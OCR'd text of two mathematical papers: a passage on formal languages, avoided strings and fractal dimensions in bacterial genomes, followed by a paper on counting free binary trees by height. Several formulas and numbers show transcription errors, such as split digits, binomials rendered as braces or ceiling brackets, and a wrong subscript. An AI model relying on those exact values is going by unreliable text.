as names of proton, neutron, and electron with definite mass, charge, spin, magnetic momentum, etc. There is no need to know from which three quarks a proton or a neutron is made. Chemists know well the symbols

H C N O P S ···

representing different atoms. They are concerned with the atomic number, ion radius, chemical valence and affinity, of the corresponding element. Using these atomic symbols chemists write molecular formulas such as H_2O, NO, or CO_2. However, when it comes to biochemistry it is usually not necessary and convenient to write down explicitly all the 30 odd atoms forming the phosphate, sugar and base parts of a nucleotide. Suffice it to denote the nucleotides adenine, cytosine, guanine, and thymine by the four letters **a, c, g, t** and to remember that when forming a double helix of DNA a **a** is associated with a **t** by two hydrogen bonds ("weak coupling") while a **c** conjugates with a **g** with three hydrogen bonds ("strong coupling"). A long sequence of DNA made of millions of **a, c, g** and **t** may be denoted by a single symbol in a "higher"-level analysis.

What is the moral of the observation? In describing Nature, we can only concentrate on one or another level by ignoring the detailed structure and dynamics in smaller scales. This is nothing but *coarse-graining*. Coarse-graining is inevitably associated with the use of symbols and in many lucky cases these symbols make one-dimensional sequences. (By the way, "high"-dimensional strings may be treated as one-dimensional with farther than nearest-neighbor interactions if one confines to strings of finite length.) These symbolic sequences fit well into the scheme of formal languages where a wealth of knowledge has been accumulated. In fact, formal languages are not just formal. They may provide a definite framework for comparison or a computation scheme to solve practical problems.

We will touch on two.

2. Some notions from language theory

In formal language theory, one starts with an alphabet, e.g., $\Sigma=\{R,L\}$ in the symbolic dynamics of unimodal maps or $\Sigma=\{a,c,g,t\}$ for DNA sequences of an organism.[3] Let Σ^* denote the collection of all possible strings made of letters from Σ, including the empty string ε. Any subset $L\subset\Sigma^*$ is called a *language* over the alphabet Σ. This general definition of language cannot lead us very far. One must specify how the subset is formed. To this end, one may devise a generative grammar, i.e., a set of production rules to generate words in the language by applying the rules to some starting symbols.

[3] All genome sequences mentioned in this paper are fetched by anonymous FTP from GenBank maintained by the National Center for Biotechnology Information at `http://ncbi.nlm.nih.gov`




Fig. 1. Relationship of various classes of languages.

Two generative schemes are well-developed: the sequential production of Chomsky and the parallel production of Lindenmayer. We show their relationship in Fig. 1.

The set $L' = \Sigma^* - L$ defines the complementary language. A language L is a factorizable language if any substring of a word $x \in L$ also belongs to L. A factorizable language has a minimal set of forbidden words or *Distinctive Excluded Blocks* [1] (DEBs) L'' such that if $x \in L''$, then any proper substring of x belongs to L. A factorizable language is completely determined by its set of DEBs:

$$L = \Sigma^* - \Sigma^* L'' \Sigma^* .$$

A prominent example of factorizable language is given by the admissible symbolic sequences in the symbolic dynamics of a dynamical system, see, e.g., Refs. [2,3]. Another class of factorizable languages may be obtained from a complete genome as follows. Let G be a complete genome of an organism; it may consist of one or more linear or circular sequences. All possible substrings of G, including the empty string ε and G itself, obviously form a subset of Σ^* and, thus, define a language which is factorizable by construction.

Any language $L \subset \Sigma^*$ introduces an equivalence relation R_L in Σ^* with respect to L. For any pair $x, y \in \Sigma^*$ $xR_L y$ iff for each $z \in \Sigma^*$ either both $xz, yz \in L$ or both $xz, yz \notin L$. The number of equivalence classes in Σ^* with respect to L defines the *index* of R_L, denoted by index (R_L).

An important theorem (Myhill–Nerode) says that L is a regular language iff index (R_L) is finite and L being regular implies that the minimal deterministic automaton corresponding to L, $\min \mathrm{DFA}(L)$, is unique up to an isomorphism, i.e., to renaming of the states. Moreover, the number of states in the $\min \mathrm{DFA}(L)$ equals to index (R_L).

Let L be a factorizable language and L'' be its set of all DEBs. Define a set

$$V = \{v \mid v \text{ is a proper prefix of some } y \in L''\} .$$




Fig. 2. Grammatical complexity of symbolic sequences in unimodal maps: left: what was known in 1991; right: what is known now.

For each word $x \in L$ there exists a string $v \in V$ such that xR_Lv. In other words, all equivalence classes of L are represented in the set V. In order to find all equivalence classes of Σ^* with respect to L it is enough to start from L''. In addition, L' is an equivalence class of Σ^*. For two given strings $u, v \in V$, uR_Lv iff for each $z \in \Sigma^*$ uz contains a DEB as its suffix $\Leftrightarrow vz \in L'$ and vice versa. This statement sets the computation rule to identify all equivalence classes. Each equivalence class may be named after a member $x_i \in L$ and be denoted as $[x_i]$. The transfer function between states of $\min \mathrm{DFA}(L)$ is defined as $\delta([x_i], s) = [x_i s]$ for $x_i \in L$ and $s \in \Sigma$.

3. Complexity of symbolic sequences in unimodal maps

Grammatical complexity of symbolic sequences in unimodal maps is shown in Fig. 2.

4. Visualization of under-represented strings

We start by considering on how to visualize the avoided and under-represented strings in a bacterial genome whose length is usually the order of a few million letters.

There are 4^K different strings of length K made of four letters. In order to check whether all these strings appear in a genome, we use 4^K counters to be visualized as a $2^K \times 2^K$ square array on a computer screen. These can be realized as a direct product of K identical 2×2 matrices:

$$M^{(K)} = M \otimes M \otimes \cdots \otimes M \,,$$

where

$$M = \begin{pmatrix} g & c \\ a & t \end{pmatrix}.$$

We call this $2^K \times 2^K$ square a K-frame. In practice, it is convenient to use binary subscripts for this 2×2 matrix and it is easy to develop an algorithm that depends only on the total length of the genome but not on the string length K. Put in a frame of fixed K and described by a color code biased towards small counts, each bacterial genome shows a distinctive pattern which indicates on absent or under-represented strings of certain types [4]. For example, many bacteria avoid strings containing the string *ctag*. Any string that contains *ctag* as a substring will be called a *ctag*-tagged string. If we mark all *ctag*-tagged strings in frames of different K, we get pictures as shown in Fig. 3. The large-scale structure of these pictures persists but more details appear with growing K. Excluding the area occupied by these tagged strings, one gets a fractal in the $K \to \infty$ limit. It is natural to ask as what is the dimension of this fractal for a given tag or for a given set of tags.

In fact, this is the fractal dimension of the complementary set of the tagged strings. The simplest case is that of *g*-tagged strings. As the pattern has an apparently self-similar structure the fractal dimension is easily calculated to be

$$D = \frac{\log 3}{\log 2}.$$

Moreover, the fractal dimension of all other cases must lie in between $\log 3/\log 2$ and 2. However, the calculation of these dimensions is somewhat tricky as one must take into account the overlap of patterns precisely. For example the $K = \infty$ frame with all *cg*-tagged strings marked is shown in Fig. 4. There is one big shaded square representing all possible strings with the two leading letters being *cg*. There are four middle-size squares coming from strings starting from *g*, *c*, *a*, or *t* with the next two letters being *gc*. There are 16 small squares, 64 tiny squares, etc., whose meaning may be read off in a similar manner. However, one of the 16 small squares is contained in the big square; eight of the tiny squares are contained in the larger ones. At the next level (not shown), 47 of 256 even tinier squares are located in larger ones. Without taking into account these overlaps precisely, the fractal dimension of the limiting complementary set cannot be calculated.

Now, let a_K be the number of all strings of length K that do not contain the given tag. As the linear size δ_K in the K-frame is $1/2^K$, the fractal dimension may be calculated as

$$D = \lim_{K\to\infty} \frac{\log a_K}{-\log \delta_K} = \lim_{K\to\infty} \frac{\log a_K^{1/K}}{\log 2}.$$

Suppose the generating function of a_K is known:

$$f(s) = \sum_{K=0}^{\infty} a_K s^K,$$




Fig. 3. *ctag*-tagged strings in $K = 6$–9 frames.

where s is a complex auxiliary variable, then according to the Cauchy criterion of convergence we have

$$\lim_{K\to\infty} a_K^{1/K} = \frac{1}{|s_0|} ,$$

where s_0 is the minimal positive zero of $f^{-1}(s)$. This finally determines the fractal dimension

$$D = -\frac{\log|s_0|}{\log 2} .$$

Before undertaking to calculate the generating function $f(s)$ for various tags we indicate another related problem, namely, the problem of *redundant* and *true* avoided strings.




Fig. 4. The pattern of *cg*-tagged strings showing the overlaps.

Once we know that there are avoided strings in the complete genomes from the visualization scheme, one can perform a direct search for these strings. The direct search has the merit of not being significantly limited by the string length K. Take, for example, the complete genome of *E. coli*. At $K=7$ the first avoided string *gcctagg* is discovered. At the next $K=8$ level a total of 173 avoided strings are identified. However, these 173 strings are not all true avoided strings as some must be the consequence of the absence of the $K=7$ string *gcctagg*. A naive estimate of the redundant avoided strings without taking into account any possible overlap of substrings would lead to $4^i(i+1)$: if there is only one avoided string at the Kth level, it would take away 8, 48, 256, 1280, 6144, 28 672, ..., strings at the next $K+i$ levels. This estimate works well for *E. coli* until $K=13$ when the overlap of the first and the last letter g in the true avoided string *gcctagg* would show off. Applying the Goulden–Jackson cluster method to the case of only one "bad word" *gcctagg* leads to the following generating function:

$$f(s)=\frac{1+s^6}{1-4s+s^6-3s^7}\,.$$

The number of redundant avoided strings are given by

$$\frac{1}{1-4s}-f(s)=s^7+8s^8+48s^9+256s^{10}+1280s^{11}$$
$$+6144s^{12}+28671s^{13}+131063s^{14}+\cdots\,.$$

The deviation from the naive estimate appears from the term s^{13}.

For a non-trivial example, we consider the newly published complete genome of the hyperthermophilic bacterium *Aquifex aeolicus* [5]. For this 155 1335-letter sequence

four avoided strings are identified at $K = 7$. They form the set B of "bad words":

$$B = \{gcgcgcg, gcgcgca, cgcgcgc, tgcgcgc\} .$$

As there are significant overlaps among these strings, the naive estimate of redundant avoided words can hardly work. The application of the Goulden–Jackson cluster method requires the solution of a system of four linear equations and leads to the following generating function:

$$f(s) = \frac{1 + s^2 + s^4 + s^6 + s^8 + s^{10} + s^{12}}{1 - 4s + s^2 - 4s^3 + s^4 - 4s^5 + s^6 - 4s^8 - 4s^{10} - 4s^{12}} .$$

The numbers of redundant avoided strings are given by

$$\frac{1}{1-4s} - f(s) = 4s^7 + 27s^8 + 152s^9 + 784s^{10} + 3840s^{11} + 18176s^{12} + 83968s^{13} + \cdots .$$

In what follows, we show that these results may be obtained by an entirely different method, namely, by making use of formal language theory. For convenience of presentation, we first collect a few notions from language theory without proofs. The details may be found, e.g., in Ref. [2] and references therein.

5. Language theory solution

Now we apply what has just been said to the complete genome of *Aquifex aeolicus* with its set B of four avoided strings at length $K=7$. Although there are longer avoided strings we take B to be its L'' for the time being. From the proper suffixes of these strings we get the set

$$V = \{g, gc, gcg, gcgc, gcgcg, gcgcgc, c, cg, cgc, cgcg, cgcgc, cgcgcg, t, tg, tgc, tgcg, tgcgc, tgcgcg\} .$$

By checking the equivalence class of these strings only 13 out of these 18 strings are kept as representatives of each class. Adding the class $[L'] \subset \Sigma^*$ we get the following 14 equivalence classes of Σ^*:

$$[\varepsilon]\ [g]\ \ [gc]\ \ [gcg]\ \ [gcgc]\ \ [gcgcg]\ \ [gcgcgc]$$
$$[c]\ [cg]\ [cgc]\ [cgcg]\ [cgcgc]\ [cgcgcg]\ [L'] .$$

The transfer function $\delta([x_i], s) = [x_i s]$, $x_i \in V$ and $s \in \Sigma$, is determined by attributing $[x_i s]$ to the existing equivalence classes. They are listed in Table 1. The particular transfer function $\delta([x_i], s) = [L']$ leads to a "dead end".

One draws the minimal deterministic automaton according to the above transfer function. As it is no longer a planar graph we do not show it here. By counting the

Table 1
The transfer function for the minimal deterministic automaton for *Aquifex aeolicus*

$[x_i] \setminus s$	a	c	g	t
$[\varepsilon]$	$[\varepsilon]$	$[c]$	$[g]$	$[c]$
$[g]$	$[\varepsilon]$	$[gc]$	$[g]$	$[c]$
$[gc]$	$[\varepsilon]$	$[c]$	$[gcg]$	$[c]$
$[gcg]$	$[\varepsilon]$	$[gcgc]$	$[g]$	$[c]$
$[gcgc]$	$[\varepsilon]$	$[c]$	$[gcgcg]$	$[c]$
$[gcgcg]$	$[\varepsilon]$	$[gcgcgc]$	$[g]$	$[c]$
$[gcgcgc]$	$[L']$	$[c]$	$[L']$	$[c]$
$[c]$	$[\varepsilon]$	$[c]$	$[cg]$	$[c]$
$[cg]$	$[\varepsilon]$	$[cgc]$	$[g]$	$[c]$
$[cgc]$	$[\varepsilon]$	$[c]$	$[cgcg]$	$[c]$
$[cgcg]$	$[\varepsilon]$	$[cgcgc]$	$[g]$	$[c]$
$[cgcgc]$	$[\varepsilon]$	$[c]$	$[cgcgcg]$	$[c]$
$[cgcgcg]$	$[\varepsilon]$	$[L']$	$[g]$	$[c]$

number of lines leading from one state to another, we write down an *incidence matrix*:

$$M = \begin{bmatrix}
1 & 1 & & & & & & 2 & & & & & \\
1 & 1 & 1 & & & & & 1 & & & & & \\
1 & & & 1 & & & & 2 & & & & & \\
1 & 1 & & & 1 & & & 1 & & & & & \\
1 & & & & & 1 & & 2 & & & & & \\
1 & 1 & & & & & 1 & 1 & & & & & \\
 & & & & & & & 2 & & & & & \\
1 & & & & & & & 2 & 1 & & & & \\
1 & 1 & & & & & & 1 & & 1 & & & \\
1 & & & & & & & 2 & & & 1 & & \\
1 & 1 & & & & & & 1 & & & & 1 & \\
1 & & & & & & & 2 & & & & & 1 \\
1 & 1 & & & & & & 1 & & & & &
\end{bmatrix}.$$

The columns and rows of the matrix M are ordered as elements in the first column in Table 1 of the transfer function.

To make connection with the generating function

$$f(s) = \sum_{0}^{\infty} a_K s^K ,$$

obtained by using the Goulden–Jackson cluster method, we note that the characteristic polynomial of M is related to $f(1/\lambda)$:

$$\det(\lambda I - M) = \lambda^{13} f\left(\frac{1}{\lambda}\right) .$$

Table 2
Elements of the first rows of M_K and their sum

$K=$	1	2	3	4	5	6	7	8	9	10	11
	1	4	16	64	256	1024	4095	16 378	65 501	26 19 60	1 047 664
	1	2	8	32	128	512	2048	8190	32 756	131 002	523 920
	0	1	2	8	32	128	512	2048	8190	32 756	131 002
	0	0	1	2	8	32	128	512	2048	8190	32 756
	0	0	0	1	2	8	32	128	512	2048	8190
	0	0	0	0	1	2	8	32	128	512	2048
	0	0	0	0	0	1	2	8	32	128	512
	2	7	28	112	448	1792	7168	28 665	114 640	458 483	1 833 624
	0	2	7	28	112	448	1792	7168	28 665	114 640	458 483
	0	0	2	7	28	112	448	1792	7168	28 665	114 640
	0	0	0	2	7	28	112	448	1792	7168	28 665
	0	0	0	0	2	7	28	112	448	1792	7168
	0	0	0	0	0	2	7	28	112	448	1792
Sum:	4	16	64	256	1024	4096	16 380	65 509	261 992	1 047 792	4 190 464
							−4	−27	−152	−784	−3840

Moreover, the sum of elements in the first row of the Kth power of M is nothing but a_K [1]:

$$a_K = \sum_{j=1}^{13} (M^K)_{1j} .$$

The summation runs over all equivalence classes except for L'. We list the elements of the first row of M^K in columns of Table 2.

The negative numbers in the last row of Table 2 show the difference of a_K and 4^K. They are precisely the coefficients in the expansion of $1/(1-4s) - f(s)$, shown at the end of Section 6. We see that the transfer function and the incidence matrix contain more detailed information on the combinatorial problem than the generating function alone. The consequence of this approach has to be further elucidated in the future.

6. Combinatorial solution

The generating function for the numbers of strings of various length made of the four letters that do not contain certain designated strings ("bad words" as called in Ref. [6]) may be calculated by using the Goulden–Jackson cluster method [7], well-described by Noonan and Zeilberger [6]. In particular, the case of a single tag – one "bad word" only – is easily treated and some of the results are shown in Table 3.

A related question is the number $G(n)$ of different types of generating functions for a given tag length n. These numbers turn out to be independent of the size of the alphabet Σ as long as there are more than two letters in Σ [8]:

n	1	2	3	4	5	6	7	8	9	10	11	12	13	14
$G(n)$	1	2	3	4	6	8	10	13	17	21	27	30	37	47 .

Table 3
Generating function and dimension for some single tags

Tag	$f(s)$	D	Tag	$f(s)$	D
g	$\frac{1}{1-3s}$	$\frac{\log 3}{\log 2}$	ggg	$\frac{1+s+s^2}{1-3s-3s^2-3s^3}$	1.98235
gc	$\frac{1}{1-4s+s^2}$	1.89997	$ctag$	$\frac{1}{1-4s+s^4}$	1.99429
gg	$\frac{1+s}{1-3s-3s^2}$	1.92269	$ggcg$	$\frac{1+s^3}{1-4s+s^3-3s^4}$	1.99438
gct	$\frac{1}{1-4s+s^3}$	1.97652	$gcgc$	$\frac{1+s^2}{1-4s+s^2-4s^3+s^4}$	1.99463
gcg	$\frac{1+s^2}{1-4s+s^2-3s^3}$	1.978	$gggg$	$\frac{1+s+s^2+s^3}{1-3s-3s^2-3s^3-3s^4}$	1.99572

In fact, these $G(n)$ are the so-called correlations of n as given by the integer sequence $M0555$ in Ref. [9], see also Ref. [8].

Acknowledgements

BLH thanks Prof. Zeilberger for calling his attention to the excellent presentation of the Goulden–Jackson cluster method in Ref. [6]. This work was partially supported by Chinese Natural Science Foundation and the Project on Nonlinear Science.

References

[1] S. Wolfram, Computation theory of cellular automata, Commun. Math. Phys. 96 (1984) 15–57.
[2] Huimin Xie, Grammatical Complexity and One-Dimensional Dynamical Systems, World Scientific, Singapore, 1996.
[3] Bai-lin Hao, Wei-mou Zheng, Applied Symbolic Dynamics and Chaos, World Scientific, Singapore, 1998.
[4] Bai-lin Hao, Hoong-Chien Lee, Shu-yu Zhang, Fractals related to long DNA sequences and complete genomes, Chaos, Solitons and Fractals 11 (2000) 825–836.
[5] G. Deckert et al., The complete genome of the hyperthermophilic bacterium Aquifex aeolicus, Nature 392 (1998) 353–358.
[6] J. Noonan, D. Zeilberger, The Goulden–Jackson cluster method: extensions, applications and implementations, downloadable from `http://www.math.temple.edu/~zeilberg`
[7] I. Goulden, D.M. Jackson, An inversion theorem for cluster decomposition of sequences with distinguished subsequences, J. London Math. Soc. 20 (1979) 567–576.
[8] L.J. Guibas, A.M. Odlyzko, Periods in strings, J. Combin. Theory A 30 (1981) 19–42.
[9] N.J.A. Sloane, and S. Plouffe, The Encyclopedia of Integer Sequences, Academic Press, New York, 1995; and `http://akpublic.research.att.com/~njas/sequences`

Counting Free Binary Trees Admitting a Given Height

Frank Harary
Computer Science Department
New Mexico State University
Las Cruces, NM 88003, USA

Edgar M. Palmer
Mathematics Department
Michigan State University
East Lansing, MI 48823, USA

Robert W. Robinson
Computer Science Department
University of Georgia
Athens, GA 30602, USA

Dedicated to the memory of R. C. Bose, the combinatorial and statistical pioneer.

Suggested running head: Counting Free Binary Trees

Author to whom proofs should be addressed:

Robert W. Robinson
Computer Science Department
415 GSRC
University of Georgia
Athens, GA 30602

Abstract

Recursive equations are derived for the exact number t_h of nonisomorphic free trees which have some rooting as a binary tree of height *h*. Numerical results are calculated using these formulae.

1. Introduction

A **binary tree** *T* can be defined as a rooted tree in which each node has degree at most 3, except that the root has degree at most 2. The **height** of *T* is the maximum distance from the root node to an endnode. Binary trees are much used in theoretical computer science, with height often being a key parameter directly related to the efficiency of associated algorithms. A **free binary tree** *F* is an unrooted tree which has a node *u* (not necessarily unique) such that *F* is a binary tree when rooted at *u*. Our purpose is to derive formulae for the number of unlabeled free binary trees which have a rooting that produces a binary tree of height *h*; we say that such a tree **admits height** *h*. In general our terminology follows [3]. Unlabeled counting does not distinguish between versions of a tree which differ only in the assignment of labels to the nodes.

A **3-tree** has maximum degree at most 3. It is convenient for our purpose of counting free binary trees by admissible height to consider 3-trees first. Obviously every free binary tree is a 3-tree, and conversely since any node of degree 1 or 2 could serve as the root. Figure 1 shows a free binary tree *F* which has four distinct binary rootings. Rooting *F* at node 5 or 6 gives one binary tree of height 5; at 7 gives height 4; at 3 gives height 3; finally, rooting *F* at 8 or 9 gives a second binary tree of height 5. Thus *F* admits height 3, 4, and 5. In the total of free binary trees of order a admitting height 5, for

instance, *F* will be counted just once.




FIGURE 1. A free binary tree which has four binary rootings

Both rooted and unrooted 3-trees have been counted by Cayley and Otter; see [4] for a modern exposition.

2. Planted 3-trees of given height

In a **planted tree**, the root is an endnode. Let p_h be the number of planted 3-trees of height *h*, and let q_h be the number of height less than *h*, including for convenience the empty one with no nodes and no edges.

Then $p_1 = q_1 = 1$, while for all $h \geq 1$,

$$q_{h+1} = q_h + p_h \tag{1}$$

$$p_{h+1} = \binom{1+p_h}{2} + p_h q_h \tag{2}$$

Note that the numbers p_h were known to Etherington [2]; they are sequence number 718 in Sloane's book, [6].

To justify (2), we observe that a planted tree of height $h+1$ has two major subtrees, one of height *h* and the other of height *h* or less. For both to have height *h*, there are $\binom{1+p_h}{2}$ possibilities since we need to select two trees (which may be isomorphic) from among the p_h of height *h*, and their order is immaterial. For the case when one major subtree has height *h* and the other less, the possibilities are enumerated by $p_h q_h$ since the two branches cannot be confused with one another. The empty case admitted by $q_1 = 1$ corresponds to the possibility that the node adjacent to the root has degree 2, so that there is really only one major subtree.

In order to allow for the analysis of free 3-trees, it will be necessary to determine the number $d_{h,i}$ of planted 3-trees of height *h* which have no nodes of degree 1 or 2 at level *i* (distance *i* from the root). Of course all 3-trees of height *h* have one or more nodes of

degree 1 at level *h* and no nodes at any level greater than *h*, so $d_{h,h} = 0$ and $d_{h,i} = p_h$ for all $i > h$. In fact, our interest will be in the number $(p_h - d_{h,i})$ of 3-trees of height *h* which do have a node of degree 1 or 2 at level *i*, for $1 \le i < h$. However the defining equations are more direct when written in terms of $d_{h,i}$. It will also be convenient to identify the quantity

$$e_{h,i} = 1 + \sum_{1 \le j < h} d_{j,i} \quad , \tag{3}$$

which bears the same relation to $d_{h,i}$ that q_h bears to p_h. One can then write the recursively defining equations as

$$d_{h+1,i+1} = \binom{1+d_{h,i}}{2} + d_{h,i}\, e_{h,i} \tag{4}$$

$$e_{h+1,i} = e_{h,i} + d_{h,i} \tag{5}$$

for $h > i \ge 1$. These parallel precisely equations (1) and (2). For boundary conditions we have

$$\begin{aligned} d_{h+1,1} &= p_{h+1} - p_h \quad , \\ e_{h+1,1} &= p_h \end{aligned} \tag{6}$$

for all $h \ge 1$. This is because if a planted tree of height $h + 1$ has a node of degree 1 or 2 adjacent to the root, that node must have degree 2 since $h \ge 1$. By suppressing this node, one obtains a tree of height h in a 1-1 fashion, so that

$$p_{n+1} - d_{h+1,1} = p_h \quad .$$

Now

$$e_{h+1,1} = 1 + \sum_{1 \le k \le h} d_{k,1} = 1 + d_{1,1} + \sum_{2 \le k \le h} (p_k - p_{k-1})$$

$$= 1 + d_{1,1} + p_h - p_1$$

$$= p_h$$

since $p_1 = 1$ and $d_{1,1} = 0$.

3. Free 3-trees by admissible height

It does not appear possible to apply the principle of Otter's dissimilarity characteristic [4, p.56] to obtain the number t_h of free 3-trees which have some rooting as a binary tree of height *h*. Instead, we will make use of the fact that every tree has a unique center consisting of a single node or two adjacent nodes. The possibilities for binary rootings of various heights are enumerated separately for these two cases. This approach was used by Cayley [1] when he first counted trees.

Case 1 The center is a single node.

Assuming a nontrivial tree *T*, the diameter is $2h$ for some $h \ge 1$. Then some two branches at the center must have height *h* and the third branch (if there is one) must have height at most *h*. The number of ways to choose these branches is

$$a_h = \binom{2+p_h}{3} + \binom{1+p_h}{2} q_h \quad . \tag{7}$$

The first term counts the number of ways to choose all three branches to have height *h*, and the second gives the number with two branches of height *h* and either no third branch or else a third branch having some height *k*, $1 \le k < h$.

Suppose now that one of the branches at the center of *T* has a node of degree 1 or 2 at level *i*, $i \geq 1$. Then *T* would have height $h + i$ if rooted at such a node, since any path of maximum length must pass through the center. The number of ways that *T* could fail to contain such a node is exactly

$$\left\{ \begin{matrix} 2+d_{h,i} \\ 3 \end{matrix} \right\} + \left\{ \begin{matrix} 1+d_{h,i} \\ 2 \end{matrix} \right\} e_{h,i} \quad . \tag{8}$$

This is just as for (7) except that every branch must fail to have a node of degree 1 or 2 at level *i*. Subtracting (8) from (7) will then give the number of 3-trees of diameter $2h$ which have a binary rooting of height $h + i$, $1 \leq i \leq h$.

There remains the possibility of rooting at the central node. The center has degree at most 2 exactly when there are just two branches. In that case the tree has height *h* when rooted at the center, so we have exactly

$$\left\{ \begin{matrix} 1+p_h \\ 2 \end{matrix} \right\} \tag{9}$$

3-trees of diameter $2h$ which have a binary rooting of height *h*.

Case 2 The center consists of two adjacent nodes.

The diameter is $2h - 1$ for some $h \geq 1$, and we can obtain any such tree in a unique fashion by joining two trees of height *h* at the root, then smoothing out the root node. We refer to these two trees as the branches at the bicenter. Of course their order is unimportant, and they may be isomorphic. Hence there are exactly

$$b_h = \left\{ \begin{matrix} 1+p_h \\ 2 \end{matrix} \right\} \tag{10}$$

3-trees of diameter $2h - 1$.

In this case a node of level *i* on one of the branches at the bicenter gives a rooting of height $h + i - 1$. The number of 3-trees of diameter $2h - 1$ having no node of level *i* of degree 1 or 2 on either branch at the center is just

$$\left\lceil \frac{1+d_{h,i}}{2} \right\rceil . \tag{11}$$

Subtracting (11) from (10) then gives the number of 3-trees of diameter $2h - 1$ which have a binary rooting of height $h + i - 1$.

